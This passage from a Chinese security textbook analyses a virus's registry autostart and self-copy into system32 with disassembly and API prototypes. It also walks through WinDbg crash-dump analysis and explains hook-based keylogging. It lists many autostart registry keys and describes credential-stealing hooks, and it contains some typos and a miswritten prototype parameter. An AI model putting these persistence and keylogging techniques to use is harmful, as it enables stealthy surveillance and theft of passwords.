


图9-57　注册表过程（2）

查阅MSDN，从源码上分析这三个函数。

```
LONG WINAPI RegCreateKeyEx(
HKEY hKey,                    //HKEY：注册表根键
LPCTSTR lpSubKey,             //打开或创建键值
DWORD dwReserved,             //参数必须设为0
LPTSTR lpClass,               //用户定义的类,可以设为NULL
DWORD dwOptions,              //功能选择
REGSAM samDesired,            //访问权限
CONST LPSECURITY_ATTRIBUTES lpSecurityAttributes, //安全属性
PHKEY phkResult,              //用来接收打开/创建键值的句柄
LPDWORD phkResult             //装载变量
);
```

第1个参数hKey的值往往是注册表根键其中之一，注册表根键为以下5个。

- HKEY_USERS：保存计算机所有用户的信息，包括登录计算机账号及密码。
- HEKY_CLASSES_ROOT：保存文件类型的信息。
- HEKY_CURRENT_USER：保存当前系统的用户信息。
- HEKY_CURRENT_CONFIG：保存当前用户的系统配置信息。
- HEKY_LOCAL_MACHINE：保存计算机硬件信息，包括远程计算机访问的键值。

由开启远程桌面“3389”功能确定：

第1个参数设置肯定为排列在末尾的HEKY_LOCAL_MACHINE。

第2个参数lpSubKey则设置为之前Regshot快照中被修改的注册表键值的地址。

第3个参数dwReserved设置为0。

第4个参数lpClass若用户没有定义类，则设NULL。

第5个参数dWOptions设置为REG_OPTION_BACKUP_RESTORE、REG_OPTION_CREATE_LINK、REG_OPTION_NON_VOLATILE、REG_OPTION_VOLATILE之一，其中常用的为REG_OPTION_NON_VOLATILE：信息保留在文件中，重启之后仍然被保存。REG_OPTION_VOLATILE信息保留在内存中，重启之后失去效果。

第6个参数samDesired，一般均为KEY_ALL_ACCESS，也就是允许所有操作。

第7个参数lpSecurityAttributes指向的句柄无继承则设置为NULL。

第8个参数phkResult可以指向定义任意一个根键的地址，用于被其他注册表函数使用，如定义HKEY hKEY，则参数设置为&hKey。

最后一个参数为REG_CREATED_NEW_KEY（若子键存在则打开，不存在则创建）或者REG_OPENED_EXISTING_KEY（当且仅当子键存在时打开）。

当RegCreateKeyEx创建或者打开一个子键值后，接下来就是调用RegSetValueEx对其键值进行修改。

```
LONG RegSetValueEx(
  HKEY hKey,                //根键
  LPCWSTR lpValueName,      //将要修改的键值名称
  DWORD Reserved,           //设置为0
  DWORD dwType,             //键值的数据类型
  CONST BYTE* lpData,       //指向读写键值的缓冲区
  DWORD cbData              //缓存区大小
);
```

本例中的参数一hKey就被设置为RegCreateKeyEx中的phkResult的参数HKEY。参数一得到了将要修改键值的详细地址，因此参数二lpValueName只用设置为键值的键名。参数四dwType通常设置为REG_DWORD（用于修改双字类型）或者REG_SZ（用于修改字符串类型，SZ（string zero）表示null结尾的字符串）。参数五lpData设置为指向包含数据缓冲区（修改键值的目标值）的指针。参数六cbData可以通过strlen函数/size of函数分别得出类型为字符串/双字的缓冲区的大小。

有关注册表的最后一个函数RegCloseKey则非常简单。

```
LONG RegCloseKey(
  HKEY hKey
      //设置为之前由RegCreateKeyEx返回的参数phkResult,这里设置为hKey
);
```

该病毒最后一个功能就是将自身复制进入系统目录，通过修改注册表HKEY_CURRENT_USER\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows，修改load键值进行开机自启。通过修改注册表进行自启的方法还有以下几种：

HKEY_LOCAL_MACHINE\software\Microsoft\WindowsNT\CurrentVersion\Winlogon\



Userinit键值下通常是userinit.exe，（逗号间隔）目标程序。

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx（Windows XP）

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

单击左下角的“菜单”按钮，在运行对话框中输入regedit，找到HEKY_CURRENT_USER\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows 可知“33.exe”被复制到系统目录system32下（见图9-58），并且通过修改load键值，进行自启，如图9-59所示。




图9-58　regedit

```
sub_401180 proc near

Filename= byte ptr -304h
Buffer= byte ptr -200h

sub     esp, 304h
lea     eax, [esp+304h+Buffer]
push    ebx
push    esi
push    edi
push    200h            ; uSize
push    eax             ; lpBuffer
call    ds:GetSystemDirectoryA
mov     edi, offset unk_4070BC
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+310h+Buffer]
repne scasb
not     ecx
sub     edi, ecx
push    104h            ; nSize
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, ebx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, ebx
lea     eax, [esp+314h+Filename]
and     ecx, 3
push    eax             ; lpFilename
rep movsb
push    0               ; hModule
call    ds:GetModuleFileNameA
lea     ecx, [esp+310h+Buffer]
push    1               ; bFailIfExists
lea     edx, [esp+314h+Filename]
push    ecx             ; lpNewFileName
push    edx             ; lpExistingFileName
call    ds:CopyFileA
pop     edi
pop     esi
test    eax, eax
pop     ebx
jz      short loc_40121A
```

图9-59　注册表自启（1）

接下来通过IDA Pro图形模式分析该过程。

进入Imports界面定位到CopyFile，随后使用Xref（Ctrl+X组合键）跳转到如图9-60所示的图形界面。



图9-60　注册表自启（2）

首先，程序调用GetSystemDirectoryA函数，通过该函数得出系统目录，也就是system32的位置所在（系统盘不一定都在C盘）。

其次，使用GetModuleFileNameA函数，该函数的作用是得到文件的完整路径，联系下文紧接着调用CopyFileA函数，可以得知，GetModuleFileNameA函数的目的是得到“33.exe”的具体所在位置，然后通过CopyFileA函数复制进系统目录。

最后，通过调用注册表函数修改load键值，添加“33.exe”进行注册表自启，如图9-60所示。

同样通过源码进行分析GetSystemDirectoryA函数。

```
UINT WINAPI GetSystemDirectory(
_out LPTSTR lpBuffer,  //装载系统目录的缓冲区
_in UINT uSize         //缓冲区大小
);
```

使用起来则很简单，也就是先建立一个数组用来充当缓冲区（char ×××[256]），随后使用GetSystemDirectory(×××, 256)，就得到了系统目录的路径。

```
DWORD WINAPI GetModuleFileName(
    _In_opt_ HMODULE hModule,     //模板句柄,设置为NULL时返回该程序完整路径
    _Out_  LPTSTR lpFilename,     //保存文件路径缓冲区
```



```
    _In_  DWORD nSize                //缓冲区大小
);
```

为了得到自身的完整路径，第1个参数需要设置为NULL，后两个参数仍然可以通过建立一个数组存放路径，如char sss[256]，进而使用GetModuleFileName（NULL，sss，256）。

得到了系统目录和自身路径之后，调用CopyFile函数将自身复制进系统目录。

```
BOOL CopyFile(
  LPCTSTR lpExistingFileName,      //文件自身路径
  LPCTSTR lpNewFileName,           //文件目的路径
  BOOL bFailIfExists               //对相同名称文件操作选项
);
```

第3个参数bFailIfExists，布尔值。设定为TRUE，表示若文件已经在目的路径存在，则函数失效；设定为FALSE，则覆盖目标文件。

由此，推断出CopyFile(sss(病毒自身路径)，×××(系统目录路径)，FLASE)。

最后，调用注册表函数修改键值。

整个病毒的分析到此结束，病毒看起来无非也就是各种函数的“连招组合”罢了。病毒并不神秘，只是需要人们拥有一颗敢于探索、无畏困难的心！

9.2.6　使用WinDbg进行蓝屏dmp文件分析

在Windows平台下，WinDbg是一款强大的用户态和内核态的调试工具，图9-61是32位WinDbg的主界面。




图9-61　32位（x86）WinDbg主界面

安装完成后，执行File→Symbol File Path命令，在Symbol File Path对话框中设置symbol Path为SRV*c：\symbol* http://msdl.microsoft.com/download/symbols，如图9-62、图9-63所示，其目的就是下载WinDbg所需的符号表到C盘的sybol文件夹下。




图9-62 符表设置（1）




图9-63 符号表设置（2）

从File文件选项（见图9-64）中可以看到，WinDbg可以调试可执行文件、进程、DMP文件，接下来将使用WinDbg在用户态模式调试蓝屏DMP文件，进而分析造成蓝屏的原因，用到的命令将会相应地做出解释。

使用组合键Ctrl+D或者执行File→Open Crash Dump命令，添加蓝屏dmp文件（也可以直接拖入）。弹出如图9-65所示对话框。




图9-64 File菜单




图9-65 工作空间

这里选择No，不保留工作空间，避免与其他将分析的文件冲突。

我们先来认识图9-66中信息，首先：

Microsoft (R) Windows Debugger Version 6.12.0002.633 X86

Copyright (c) Microsoft Corporation. All rights reserved.

这两句表明了使用的WinDbg版本与版权信息。

```
    Executable search path is: Windows 7 Kernel Version 7601 (Service
Pack 1) MP (4 procs) Free x64
    Product: WinNt, suite: TerminalServer SingleUserTS
    Built by: 7601.17944.amd64fre.win7sp1_gdr.120830-0333
    Machine Name:
```

```
Command - Dump C:\Documents and Settings\admin\桌面\112312-21949-01.dmp - WinDbg

Microsoft (R) Windows Debugger Version 6.12.0002.633 X86
Copyright (c) Microsoft Corporation. All rights reserved.


Loading Dump File [C:\Documents and Settings\admin\桌面\112312-21949-01.dmp]
Mini Kernel Dump File: Only registers and stack trace are available

Symbol search path is: SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 7 Kernel Version 7601 (Service Pack 1) MP (4 procs) Free x64
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 7601.17944.amd64fre.win7sp1_gdr.120830-0333
Machine Name:
Kernel base = 0xfffff800`0481b000 PsLoadedModuleList = 0xfffff800`04a5f670
Debug session time: Fri Nov 23 13:44:08.182 2012 (UTC + 8:00)
System Uptime: 0 days 1:40:29.623
Loading Kernel Symbols
.

Press ctrl-c (cdb, kd, ntsd) or ctrl-break (windbg) to abort symbol loads that take too long.
Run !sym noisy before .reload to track down problems loading symbols.

...............................................................
................................................................
...........................................................
Loading User Symbols
Loading unloaded module list
```

图9-66　DMP文件基础信息(1)

以上代码为蓝屏系统的基本信息，从中可以得到系统的版本为64位的Windows 7系统，处理器核数为4（4 procs）。

Kernel base为内核地址，PsLoadedModuleList为Windows加载的所有内核模块构成的链表的表头。

从Debug session time：Fri Nov 23 13：44：08.182 2012 （UTC + 8：00）信息得知系统崩溃发生的具体时间为System Uptime：0 days 1：40：29.623，则标明系统在蓝屏溃前的运行时长。

如图9-67所示，从Probably caused by ：igdpmd64.sys （ igdpmd64+15aa18 ）得知，系统崩溃的原因也就是igdpmd64.sys——AMD显卡驱动文件导致的。

```
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

Use !analyze -v to get detailed debugging information.

BugCheck 50, {fffff8812bc5cb60, 0, fffff8800739fa18, 5}

Unable to load image \SystemRoot\system32\DRIVERS\igdpmd64.sys, Win32 error 0n2
*** WARNING: Unable to verify timestamp for igdpmd64.sys
*** ERROR: Module load completed but symbols could not be loaded for igdpmd64.sys

Could not read faulting driver name
Probably caused by : igdpmd64.sys ( igdpmd64+15aa18 )

Followup: MachineOwner
```

图9-67　DMP文件基础信息（2）

而

```
    Unable to load image \SystemRoot\system32\DRIVERS\igdpmd64.sys, Win32 error 0n2*** WARNING: Unable to verify timestamp for igdpmd64.sys
    *** ERROR: Module load completed but symbols could not be loaded for igdpmd64.sys
```

表示无法找到加载igdpmd64.sys模块的符号表。

输入!analyze-v或者单击下画线标记的命令可以获得具体细节，如图9-68所示。

```
1: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: fffff8812bc5cb60, memory referenced.
Arg2: 0000000000000000, value 0 = read operation, 1 = write operation.
Arg3: fffff8800739fa18, If non-zero, the instruction address which referenced the bad memory
	address.
Arg4: 0000000000000005, (reserved)
```

图9-68　Bugcheck Analysis（1）

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This cannot be protected by try-except,
it must be protected by a Probe. Typically the address is just plain bad or it
is pointing at freed memory.
```

这段代码为WinDbg分析蓝屏的原因：无效系统内存引用，这种错误不能被 try-except保护，只能通过Probe（硬件侦测手段）来保护，最典型的原因是地址引用错误，或者指向一个已释放的内存空间。

```
Arguments:                                                 //蓝屏代码
Arg1: fffff8812bc5cb60, memory referenced.                 //错误内存引用
Arg2: 0000000000000000, value 0 = read operation, 1 = write operation.
                                                           //读操作引发问题
Arg3: fffff8800739fa18, If non-zero, the instruction address which
referenced the bad memory address.                         //非0标明引用错误地址
Arg4: 0000000000000005, (reserved)                         //预留信息
```

软件Bug产生的细节如图9-69所示。

```
Debugging Details:
------------------

Could not read faulting driver name

READ_ADDRESS: GetPointerFromAddress: unable to read from fffff80004ac9100
 fffff8812bc5cb60

FAULTING_IP:
igdpmd64+15aa18
fffff880`0739fa18 8b0408          mov     eax,dword ptr [rax+rcx]

MM_INTERNAL_CODE:  5

CUSTOMER_CRASH_COUNT:  1

DEFAULT_BUCKET_ID:  VISTA_DRIVER_FAULT

BUGCHECK_STR:  0x50

PROCESS_NAME:  csrss.exe

CURRENT_IRQL:  0
```

图9-69　Bugcheck Analysis（2）

下面解释了蓝屏代码的具体原因：

```
Could not read faulting driver name          //无法读出驱动名称
```



```
READ_ADDRESS: GetPointerFromAddress: unable to read from fffff80004ac9100
fffff8812bc5cb60                                //内存读写错误,对应Arg1
FAULTING_IP:
igdpmd64+15aa18
fffff880`0739fa18 8b0408    mov    eax, dword ptr [rax+rcx] //导致蓝屏的指令
PROCESS_NAME:  csrss.exe                        //引发崩溃的用户层程序
```

图9-70存放的是在发生崩溃时寄存器存放的全部信息。

```
TRAP_FRAME:  fffff880051c49d0 -- (.trap 0xfffff880051c49d0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=fffff88007dceb60 rbx=0000000000000000 rcx=0000000123e8e000
rdx=fffffa800950eb50 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8800739fa18 rsp=fffff880051c4b60 rbp=fffffa8007452040
 r8=0000000000000000  r9=fffff880051c4b90 r10=0000000000000001
r11=0000000000000000 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
igdpmd64+0x15aa18:
fffff880`0739fa18 8b0408          mov     eax,dword ptr [rax+rcx] ds:8ff8:fffff881`2bc5cb60=????????
Resetting default scope

LAST_CONTROL_TRANSFER:  from fffff800048408af to fffff80004899fc0
```

图9-70　寄存器

图9-71、图9-72存放的则是STACK_TEXT，即栈信息，从其中可以得引发崩溃的函数。

```
STACK_TEXT:
fffff880`051c4868 fffff800`048408af :
fffff880`051c4870 fffff800`048980ee :
fffff880`051c49d0 fffff880`0739fa18 :
fffff880`051c4b60 fffffa80`075b1000 :
fffff880`051c4b68 fffffa80`0950eb50 :
fffff880`051c4b70 fffffa80`075b1000 :
fffff880`051c4b78 fffffa80`0950eb50 :
fffff880`051c4b80 fffffa80`075b1000 :
fffff880`051c4b88 fffff880`091f4700 :
fffff880`051c4b90 fffffa80`04f61298 :
fffff880`051c4b98 fffff880`073a1830 :
fffff880`051c4ba0 fffffa80`08f78ff8 :
fffff880`051c4ba8 fffff880`0739fe4c :
fffff880`051c4bb0 fffffa80`08f78fe8 :
fffff880`051c4bb8 fffffa80`0950eb50 :
fffff880`051c4bc0 fffff880`00000000 :
fffff880`051c4bc8 fffffa80`00000001 :
fffff880`051c4bd0 fffffa80`0950eb50 :
fffff880`051c4bd8 fffff880`051c4cb8 :
fffff880`051c4be0 fffffa80`08f791a8 :
fffff880`051c4be8 fffffa80`08f79608 :
fffff880`051c4bf0 fffffa80`00000000 :
fffff880`051c4bf8 fffffa80`075b1000 :
fffff880`051c4c00 fffffa80`00000000 :
fffff880`051c4c08 fffffa80`0950eb50 :
fffff880`051c4c10 00000119`00000000 :
fffff880`051c4c18 00000000`00000000 :
```

图9-71　Stck节选（1）

```
fffff880`051c49d0 : nt!KeBugCheckEx
00000000`c0000001 : nt! ?? ::FNODOBFM::`string'+0x437c1
fffffa80`0950eb50 : nt!KiPageFault+0x16e
fffffa80`075b1000 : igdpmd64+0x15aa18
fffff880`091f4700 : 0xfffffa80`075b1000
fffffa80`04f61298 : 0xfffffa80`0950eb50
fffff880`073a1830 : 0xfffffa80`075b1000
fffffa80`08f78ff8 : 0xfffffa80`0950eb50
fffff880`0739fe4c : 0xfffffa80`075b1000
fffffa80`08f78fe8 : 0xfffff880`091f4700
fffffa80`0950eb50 : 0xfffffa80`04f61298
fffff880`00000000 : igdpmd64+0x15c830
fffffa80`00000001 : 0xfffffa80`08f78ff8
fffffa80`0950eb50 : igdpmd64+0x15ae4c
fffff880`051c4cb8 : 0xfffffa80`08f78fe8
fffffa80`08f791a8 : 0xfffffa80`0950eb50
fffffa80`08f79608 : 0xfffff880`00000000
fffffa80`00000000 : 0xfffffa80`00000001
fffffa80`075b1000 : 0xfffffa80`0950eb50
fffffa80`00000000 : 0xfffff880`051c4cb8
fffffa80`0950eb50 : 0xfffffa80`08f791a8
00000119`00000000 : 0xfffffa80`08f79608
00000000`00000000 : 0xfffffa80`00000000
00000000`00000000 : 0xfffffa80`075b1000
00000000`00000000 : 0xfffffa80`00000000
00000000`00000000 : 0xfffffa80`0950eb50
00000000`00000000 : 0x119`00000000
```

图9-72　Stack节选（2）

随后则显示了引发蓝屏的驱动信息，包括驱动文件名称、时间戳等，如图9-73所示。

```
FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: igdpmd64

IMAGE_NAME:  igdpmd64.sys

DEBUG_FLR_IMAGE_TIMESTAMP:  4d8d3eb7

FAILURE_BUCKET_ID:  X64_0x50_igdpmd64+15aa18

BUCKET_ID:  X64_0x50_igdpmd64+15aa18

Followup: MachineOwner
```

图9-73　驱动信息（1）

单击图9-73中下画线标记的igdpmd64或者输入lmvm　igdpmd64，可以得到更为详细

的驱动信息（见图9-74）。

```
1: kd> lmvm igdpmd64
start             end                 module name
fffff880`07245000 fffff880`07df6bc0   igdpmd64 T (no symbols)
    Loaded symbol image file: igdpmd64.sys
    Image path: \SystemRoot\system32\DRIVERS\igdpmd64.sys
    Image name: igdpmd64.sys
    Timestamp:        Sat Mar 26 09:17:43 2011 (4D8D3EB7)
    CheckSum:         00BBA692
    ImageSize:        00BB1BC0
    Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4
```

图9-74　驱动信息（2）

图9-74中列出了驱动文件加载的地址、路径、编译运行的时间戳及大小等信息。

至此，本次使用WinDbg蓝屏分析就结束了。除软件冲突以外，有些病毒也会引起系统崩溃，造成蓝屏现象。在C：\Windows\Minidump文件夹下可以找到相应DMP文件，或者找到C：\Windows\Memory.dmp路径下的文件，随后使用WinDbg进行分析，找到病毒相关程序。病毒引起系统崩溃的原因，可能是其对内核进行了修改操作，也就是Rootkit（加载驱动、修改内核、隐藏程序）。

9.3　病毒其他常用手段介绍

本节介绍病毒的其他常用手段及技术，从源代码方面透彻地分析病毒种种神秘的功能。

9.3.1　键盘记录技术

木马病毒的盗号功能往往利用键盘记录技术进行，主流技术就是利用HOOK，也就是钩子（Windows消息处理机制的监视点），链式结构，进行账号密码的截获。截获方式分为全局消息钩子（截获系统中所有进程的按键消息），局部消息钩子（只能记录特定程序当前线程的按键消息）。

1. 局部钩子


首先先来了解一下什么是局部消息钩子，局部消息钩子使用过程分为以下三个步骤：

（1） 安装钩子。

SetWindowsHookEx是用来安装钩子的函数，其函数原型如下。

```
HHOOK WINAPI SetWindowsHookEx(
  _In_  int idHook,            //钩子类型
  _In_  HOOKPROC lpfn,         //回调函数地址
  _In_  HINSTANCE hMod,        //钩子指向的模板句柄
  _In_  DWORD dwThreadId       //安装钩子的线程ID
);
```

第1个参数idHook用于设置钩子函数截获的消息类型，主要使用有WH_



CALLWNDPROC（使用SendMessage发送消息前安装钩子）、WH_CALLWNDPROCRET（使用SendMessage发送消息后安装钩子）、WH_GETMESSAGE（调用PeekMessage或者SendMessage后安装钩子）、WH_KEYBOARD（截获WM_KEYUP或WM_KEYDOWN时安装钩子）、WM_MOUSE（截获鼠标消息时安装钩子）。

第2个参数lpfn则会设置回调函数的地址，也就是接下来第2步设置的钩子回调函数的地址。

第3个参数hMod在局部消息钩子中设置为NULL。

第4个参数dwThreadId，指定需要安装钩子函数的线程ID。这里可以先使用CreateToolhelp32Snapshot函数快照得出所有线程ID的快照，随后使用Process32First以及Process32Next遍历线程得到指定程序（可以通过程序名，“××.exe”）的线程ID。也可以通过FindWindowEx找到程序的窗口句柄，然后通过GetWindowThreadProcessId的返回值得到线程ID。目前很多程序，例如QQ、YY等聊天工具均用GUI绘图制得，无法得到其窗口句柄，因此第2种方法失效。而第一种方法，广泛流行的木马病毒并不是针对单一程序进行盗号，因此木马病毒通常情况下会使用全局钩子。

（2） 设置钩子函数

```
LRESULT  CALLBACK HOOKxxx     //名称自定义
(
int nCode,                    //钩子目的代码
WPARAM wParam,                //发送或接受消息的参数
LPARAM lParam                 //发送或接受消息的参数
)
{
```

... //对于各种消息的处理代码，如将接收到的消息通过CreateFile、WriteFile保存在某个位置等，如监测键盘大小写等。

```
return  CallNextHookEx(....)
                //钩子为链式结构,故需要一个回调函数,将信息从钩子间相互传递
}
```

接着详细查看一下CallNextHookEx回调函数的作用。

```
LRESULT WINAPI CallNextHookEx(
_In_opt_  HHOOK hhk,          //由安装钩子函数返回得到的句柄
_In_      int  nCode,         //同HOOKxxx (因为保存了要传递给下一个钩子的全部信
                                息,所以下面的参数均与自身钩子函数一致)
_In_      WPARAM wParam,      //同HOOKxxx
_In_      LPARAM lParam       //同HOOKxxx
   );
```

（3）卸载钩子

钩子使用完毕后如果不卸载，则会占用大量的系统资源，使得系统运行缓慢也提高了被用户发现的可能性，因此需要卸载钩子。

```
BOOL WINAPI UnhookWindowsHookEx(
  _In_  HHOOK hhk //由安装钩子函数返回得到的句柄
);
```

2. 全局钩子

下面就将介绍全局钩子，与局部钩子不同的是，全局钩子使用DLL文件加载函数。分析全局钩子之前，先来了解下什么是DLL。

DLL（Dynamic Link Library）即动态链接库，因为每个程序的进程都有自己的内存空间，要监控键盘的所有按键信息，记录键盘的程序就需要加载进入其他程序的内存空间，然后记录这个程序使用键盘的情况，而DLL文件是可以动态地加载进其他程序的内存空间，从而调用钩子函数进行键盘记录，故需要将以上3个步骤的函数放入DLL文件内。

```
#include <windows.h>
#include ...                                                  //头文件
//在C语言中,DLL的入口函数为:
BOOL APIENTRY DllMain( HANDLE hModule,                         //DLL模块句柄
                       DWORD  ul_reason_for_call,              //函数调用的原因
                       LPVOID lpReserved                       //预留值
                 )
{

extern "C" _declspec(dllexport)  函数类型 函数名(参数);  //导出函数
//定义方式


}
```

还是先来看看DllMain函数参数的含义，参数一hModule即DLL自身的实例句柄，指向DLL文件被映射进进程空间的地址。

参数二ul_reason_for_call是函数调用的原因，可以设置为以下4个值之一。

- DLL_PROCESS_ATTACH//被进程加载；
- DLL_PROCESS_DETACH//被进程卸载；
- DLL_THREAD_ATTACH //进程创建新进程时；
- DLL_THREAD_DETACH //线程终止时。

参数三lpReserved，一般不用。



若编译方式为C++（默认均为.cpp），则需要接着进行外链声明，即

```
extern "C" _declspec(dllexport) 函数类型 函数名称(参数);
```

若编译方式为C语言，则不需要extern声明。_declspec（dllexport）为导出函数标志。

加载DLL的方式分为动态链接和静态链接。

隐式链接：

```
#include<"Dll库头文件.h">  //加载头文件
```

在主函数（WinMain）调用DLL文件的时候，需要前置声明加载该dll的LIB库（静态库，包含在DLL中创建的函数等）文件。

```
#pragma comment(lib,"DLL文件名.lib");
```

然后就可以正常使用DLL文件中的导出函数了。

隐式链接的特点为：使用方式简单，但被多次调用时，因内存无法释放使内存开销大，从而导致系统运行缓慢。

显式链接：

```
HINSTANCE hInst = LoadLibrary("DLL文件名.dll");    //映射内存,得到句柄
typedef  类型 (*xxx)();                             //定义函数指针
××× 变量名 = (×××)GetProcAddress(hInst,"DLL导出函数名");
.....                                               //键盘记录功能代码
FreeLibrary(hInst);                                 //释放内存
```

显式链接比隐式链接复杂，但被多次调用时的内存开销小，这也是键盘记录程序作为首选的原因。下面接着分析上面函数：

```
HMODULE WINAPI LoadLibrary(
  _In_  LPCTSTR lpFileName                          //加载DLL文件进入内存
);
```

